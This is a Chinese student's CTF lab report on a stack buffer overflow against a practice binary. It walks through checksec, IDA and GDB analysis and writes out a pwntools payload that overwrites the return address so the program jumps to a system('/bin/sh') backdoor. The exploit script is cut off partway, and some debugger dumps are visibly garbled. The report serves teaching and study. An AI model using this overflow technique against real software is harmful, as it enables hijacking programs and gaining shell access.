

CTF实验3 — 栈缓冲区溢出漏洞利用

学号：2354100

姓名：郝哲逸

一、实验目的


- 理解栈缓冲区溢出漏洞的原理：C语言对数组引用不做边界检查，当向栈上的缓冲区写入超过其容量的数据时，溢出的字节会覆盖相邻的栈帧数据（saved rbp、return address等）。
- 掌握通过覆写返回地址劫持程序控制流的方法，实现 ret2backdoor 攻击。
- 掌握CTF pwn题的标准解题流程：checksec → IDA Pro静态分析 → GDB动态调试 → pwntools编写exploit。
- 了解当后门函数需要特定参数时（如 `system(s)` 需 `s="/bin/sh"`），如何同时覆写局部变量和返回地址。

二、实验环境

项目	说明
主机系统	Windows 11
静态分析工具	IDA Pro 7.6 (ida64.exe)
虚拟机系统	Ubuntu
动态调试工具	GDB + pwndbg
漏洞利用框架	pwntools (Python)
目标文件1	<code>buffer_overflow</code> (ELF 64-bit x86-64, not stripped, debug info)
目标文件2	<code>gai</code> (ELF 64-bit x86-64, not stripped, debug info)

三、前置知识

3.1 栈帧结构 (x86-64)



局部变量在低地址方向，返回地址在高地址方向。溢出时写入方向从低到高，依次覆盖 saved rbp → return address。

3.2 缓冲区溢出原理

当程序使用 ``read()`,`gets()`,`scanf()`,`` 等函数向栈上缓冲区写入数据且未限制写入长度时，攻击者可以构造超长输入，覆盖栈帧中的关键数据，最经典的利用方式是**覆写返回地址**使函数返回时跳转到指定地址。

3.3 常见防护机制

防护	作用	本实验状态
Stack Canary	返回地址前插入随机值，溢出时先覆盖canary，返回前检查	关闭
NX (DEP)	栈内存不可执行，阻止shellcode注入	开启（不影响ret2backdoor）
ASLR	地址空间布局随机化	关闭（PIE=No）
PIE	位置无关可执行文件，每次加载地址不同	关闭

所有关键防护均关闭，可使用固定地址攻击。

四、题目一：buffer_overflow

4.1 防护检查 (Ubuntu)

代码块

```
1  chmod +x buffer_overflow
2  # 激活虚拟环境, 已安装pwntools
3  source ~/pwnenv/bin/activate
4  pwn checksec buffer_overflow
```


```
soldier@SOLDIER:~/InformationSecurity/hw4$ source ~/pwnenv/bin/activate
(pwnenv) soldier@SOLDIER:~/InformationSecurity/hw4$ pwn checksec buffer_overflow
[*] '/home/soldier/InformationSecurity/hw4/buffer_overflow'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
Stripped:  No
Debuginfo: Yes
```


4.2 IDA Pro 静态分析 (Windows)

运行 `ida64.exe`，拖入 `buffer\_overflow`，弹框点 **OK**，等待左下角 `AU: idle`。

4.2.1 main() 函数

左侧 Functions window 双击 `main`，按 **F5** 查看伪代码。







`main()` 调用 `foo()`，正常流程返回main，我们的目标是跳转到 `backdoor()`。

4.2.2 foo() 函数

双击 `foo`，按 F5。





- `char s[16]` (`rbp-0x10`)

> - `read(0, s, 0x1e)` 读**30字节**到16字节缓冲区，溢出14字节

- 漏洞成因：read第三个参数（30）> 缓冲区大小（16），且无canary保护

4.2.3 backdoor() 函数

双击 `backdoor`，按 **F5**。

IDA - buffer_overflow G:\Third_year_second_semester\InformationSecurity\hw4\buffer_overflow

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

Functions

Function name

- [_system](#)
- [_read](#)
- [__libc_start_main](#)
- [_gmon_start_](#)
- [_start](#)
- [deregister_tm_clones](#)
- [register_tm_clones](#)
- [_do_global_dtors_aux](#)
- [frame_dummy](#)
- [backdoor](#)
- [foo](#)
- [main](#)
- [_libc_csu_init](#)
- [_libc_csu_fini](#)
- [_term_proc](#)
- [system](#)
- [read](#)
- [__libc_start_main](#)
- [_imp__gmon_start_](#)

Line 12 of 21

Graph overview

100.00% (-587,-125) (908,319) 00000566 0000000000400566: backdoor (Synchronized with Hex View-1)

Output

IDA is analysing the input file...
You may start to explore the input file right now.
Propagating type information...
Function argument information has been propagated
Lumina: connect: 由于连接方在一段时间后没有正确答复或连接的主机没有反应, 连接尝试失败。
The initial autoanalysis has been finished.

Python

AU: idle Down Disk: 105GB

; Attributes: bp-based frame

```

; void __cdecl backdoor()
public backdoor
backdoor proc near
;   unwind {
push    rbp
mov     rbp, rsp
mov     edi, offset command ; "/bin/sh"
call    _system
nop
pop     rbp
retn
; } // starts at 400566
backdoor end

```

IDA - buffer_overflow G:\Third_year_second_semester\InformationSecurity\hw4\buffer_overflow

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol

Functions

Function name

- [_system](#)
- [_read](#)
- [__libc_start_main](#)
- [_gmon_start_](#)
- [_start](#)
- [deregister_tm_clones](#)
- [register_tm_clones](#)
- [_do_global_dtors_aux](#)
- [frame_dummy](#)
- [backdoor](#)
- [foo](#)
- [main](#)
- [_libc_csu_init](#)
- [_libc_csu_fini](#)
- [_term_proc](#)
- [system](#)
- [read](#)
- [__libc_start_main](#)
- [_imp__gmon_start_](#)

IDA View-A

Pseudocode-1

```

1 void __cdecl backdoor()
2 {
3     system("/bin/sh");
4 }

```

> 直接调用 ``system("/bin/sh")``，入口地址 **0x400566**。

4.3 GDB 动态调试 (Ubuntu)

代码块

```
1  gdb -q buffer_overflow
```

4.3.1 确定缓冲区到saved rbp的偏移

代码块

```
1  b foo
2  start
3  c
```

```
gef> b foo

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
Breakpoint 1 at 0x40057f: file buffer_overflow.c, line 12.
gef>
```

```

s0000 ---+0
0000 $rax 00: 0x38
0000 $rbx 00: 0x0
0000 $rcx 00: 0x00007fffffffd87800 → 0x00007fffffffd84300 → "SHELL=/bin/bash"00
0000 $rdx 00: 0x00007ffffff7fca38000 → 0x<_dl_fini+0000> endbr64 00
0000 $rsp 00: 0x00007fffffffd86000 → 0x0000000000000001
0000 $rbp 00: 0x0
0000 $rsi 00: 0x00007ffffff7ffe8b8 → 0x0000000000000000
0000 $rdi 00: 0x00007ffffff7ffe2e0 → 0x0000000000000000
0000 $rip 00: 0x000000000040047000 → 0x<_start+0000> xor ebp, ebp00
0000 $r8 00: 0x00007fffffffd80000 → 0x0000000000000000
0000 $r9 00: 0x00007ffffff7ffb440 → 0x~glibc_malloc.mxfast"00
0000 $r10 00: 0x00007fffffffd46000 → 0x0000000000800000
0000 $r11 00: 0x203
0000 $r12 00: 0x000000000040047000 → 0x<_start+0000> xor ebp, ebp00
0000 $r13 00: 0x00007fffffffd86000 → 0x0000000000000001
0000 $r14 00: 0x0
0000 $r15 00: 0x0
0000 $eflags00: [zero carry 00PARITY00 adjust sign trap 00INTERRUPT00 direction overflow resume virtualx86 identification]
0000 $cs00: 0x33 00$ss00: 0x2b 00$ds00: 0x00 00$es00: 0x00 00$fs00: 0x00 00$gs00: 0x00
0000 ---+0
0000 0x00007fffffffd86000 +0x0000: 0x00000000000000010000 ← $rsp, $r1300
0000 0x00007fffffffd86800 +0x0008: 0x00007fffffffd80d00 → 0x~/home/soldier/InformationSecurity/hw4/buffer_overf[...]00
0000 0x00007fffffffd87000 +0x0010: 0x0000000000000000
0000 0x00007fffffffd87800 +0x0018: 0x00007fffffffd84300 → 0x~SHELL=/bin/bash"000000 ← $rcx00
0000 0x00007fffffffd88000 +0x0020: 0x00007fffffffd85300 → 0x~WSL2_GUI_APPS_ENABLED=1"00
0000 0x00007fffffffd88800 +0x0028: 0x00007fffffffd86b00 → 0x~WSL_DISTRO_NAME=Ubuntu"00
0000 0x00007fffffffd89000 +0x0030: 0x00007fffffffd88200 → 0x~NAME=SOLDIER"00
0000 0x00007fffffffd89800 +0x0038: 0x00007fffffffd88f00 → 0x~PWD=/home/soldier/InformationSecurity/hw4"00
0000 ---+0
00 0x40046a add BYTE PTR [rax], al00
00 0x40046c add BYTE PTR [rax], al00
00 0x40046e add BYTE PTR [rax], al00
0000 → 0x400470 <_start+0000> xor ebp, ebp00
0x400472 <_start+0002> mov r9, rdx
0x400475 <_start+0005> pop rsi
0x400476 <_start+0006> mov rdx, rsp
0x400479 <_start+0009> and rsp, 0xfffffffffffffff0
0x40047d <_start+000d> push rax
0000 ---+0
s0000 ---+0
[0000#000] Id 1, Name: "buffer_overflow", 0000stopped00 0x40047000 in 0000_start00 (), reason: 0000BREAKPOINT00
0000 ---+0
e0000 ---+0
[0000#000] 0x400470 → 0x_start00 ()
0000 ---+0
gef>

```



```

soldier@SOLDIER: ~/InformationSecurity/hw4
s0000 ---+0
0000 $rax 00: 0x19
0000 $rbx 00: 0x00007fffffffd86800 → 0x00007fffffffd8b000 → "/home/soldier/InformationSecurity/hw4/buffer_overflow[...]"
0000 $rcx 00: 0x00007fffffffd1ba9100 → 0x4f77ffff0003d48 ("H="?)
0000 $rdx 00: 0x30
0000 $rsp 00: 0x00007fffffffd74000 → 0x00007fffffffd7e000 → 0x00007fffffffd84000 → 0x0000000000000000
0000 $rbp 00: 0x4242424242424242 ("BBBBBBBB"? )
0000 $rsi 00: 0x00007fffffffd72000 → 0x4141414141414141 ("AAAAAAAA"? )
0000 $rdi 00: 0x0
0000 $rip 00: 0x000000000040050a00 → 0x<register_tm_clones+002a> shl BYTE PTR [rbx+rcx*1+0x5d], 0xbff
0000 $r8 00: 0x000000000040062000 → 0x<__libc_csu_fini+0000> repz ret
0000 $r9 00: 0x00007fffffffd7ca3800 → 0x<_dl_fini+0000> endbr64
0000 $r10 00: 0x00007fffffffd7c109d8 → 0x0011001200001bd3
0000 $r11 00: 0x246
0000 $r12 00: 0x1
0000 $r13 00: 0x0
0000 $r14 00: 0x0
0000 $r15 00: 0x00007fffffffd7ff0000 → 0x00007fffffffd7fe2e0 → 0x0000000000000000
0000 $eflags 00: [zero CARRY parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
0000 $cs 00: 0x33 $ss 00: 0x2b $ds 00: 0x00 $es 00: 0x00 $fs 00: 0x00 $gs 00: 0x00
0000 ---+0
0000 0x00007fffffffd74000 |0x0000: 0x00007fffffffd7e000 → 0x00007fffffffd84000 → 0x0000000000000000 ← $rsp
0000 0x00007fffffffd74800 |0x0008: 0x00007fffffffd7c2a1ca00 → 0x<__libc_start_call_main+007a> mov edi, eax
0000 0x00007fffffffd75000 |0x0010: 0x0000000000000000
0000 0x00007fffffffd75800 |0x0018: 0x00007fffffffd86800 → 0x00007fffffffd8b000 → "/home/soldier/InformationSecurity/hw4/buffer_overflow[...]"
0000 0x00007fffffffd76000 |0x0020: 0x0000000010000000
0000 0x00007fffffffd76800 |0x0028: 0x000000000040059800 → 0x<main+0000> push rbp
0000 0x00007fffffffd77000 |0x0030: 0x00007fffffffd86800 → 0x00007fffffffd8b000 → "/home/soldier/InformationSecurity/hw4/buffer_overflow[...]"
0000 0x00007fffffffd77800 |0x0038: 0x53cbd5b52405b905
0000 ---+0
0000 0x40050a <register_tm_clones+002a> shl BYTE PTR [rbx+rcx*1+0x5d], 0xbff
0000 0x40050f <register_tm_clones+002f> adc BYTE PTR [rax+0x0], spl
0000 0x400513 <register_tm_clones+0033> jmp rax
0000 0x400515 <register_tm_clones+0035> nop DWORD PTR [rax]
0000 0x400518 <register_tm_clones+0038> pop rbp
0000 0x400519 <register_tm_clones+0039> ret
0000 ---+0
s0000 ---+0
[0000 #00] Id 1, Name: "buffer_overflow", stopped 0x40050a in register_tm_clones(), reason: SIGSEGV
0000 ---+0
e0000 #00 0x40050a → register_tm_clones()
0000 #10 0x7fffffffd7e0 → rex fdivr st, st(7)
0000 [!] Cannot access memory at address 0x42424242424241ca
gef>

```

rbp = 0x4242424242424242 ('B'=0x42)，验证偏移正确：

- 字节 0~15 (16个A) → 缓冲区 s[16]
- 字节 16~23 (8个B) → saved rbp
- 字节 24~31 → return address

4.3.3 确认backdoor入口地址

代码块

1 disassemble backdoor

```

gef> disassemble backdoor
Dump of assembler code for function backdoor:
0x0000000000400566 <+0>:      push    rbp
0x0000000000400567 <+1>:      mov     rbp, rsp
0x000000000040056a <+4>:      mov     edi, 0x400634
0x000000000040056f <+9>:      call   0x400430 <system@plt>
0x0000000000400574 <+14>:     nop
0x0000000000400575 <+15>:     pop     rbp
0x0000000000400576 <+16>:     ret
End of assembler dump.

```

> 入口地址 **0x0000000000400566**，与IDA结果一致。

输入 `q` 退出GDB。

4.4 漏洞利用

4.4.1 Payload构造


代码块

```
1 payload = b'A' * 0x10 + b'B' * 0x8 + p64(0x400566)
```

偏移	长度	内容	覆盖目标
0x00~0x0F	16字节	b'A'*0x10	缓冲区 s[16]
0x10~0x17	8字节	b'B'*0x8	saved rbp（任意值）
0x18~0x1F	8字节	p64(0x400566)	return address → backdoor

栈帧变化：

代码块



4.4.2 Exploit代码

代码块

```
1 from pwn import *
2 context(log_level='debug', os='linux', arch='amd64', bits=64)
3
4 p = process(["./buffer_overflow"])
5
6 if __name__ == "__main__":
7     gdb.attach(p, 'b foo')
```

```
8     backdoor = 0x000000000000400566
9     payload = b'A' * 0x10 + b'B' * 0x8 + p64(backdoor)
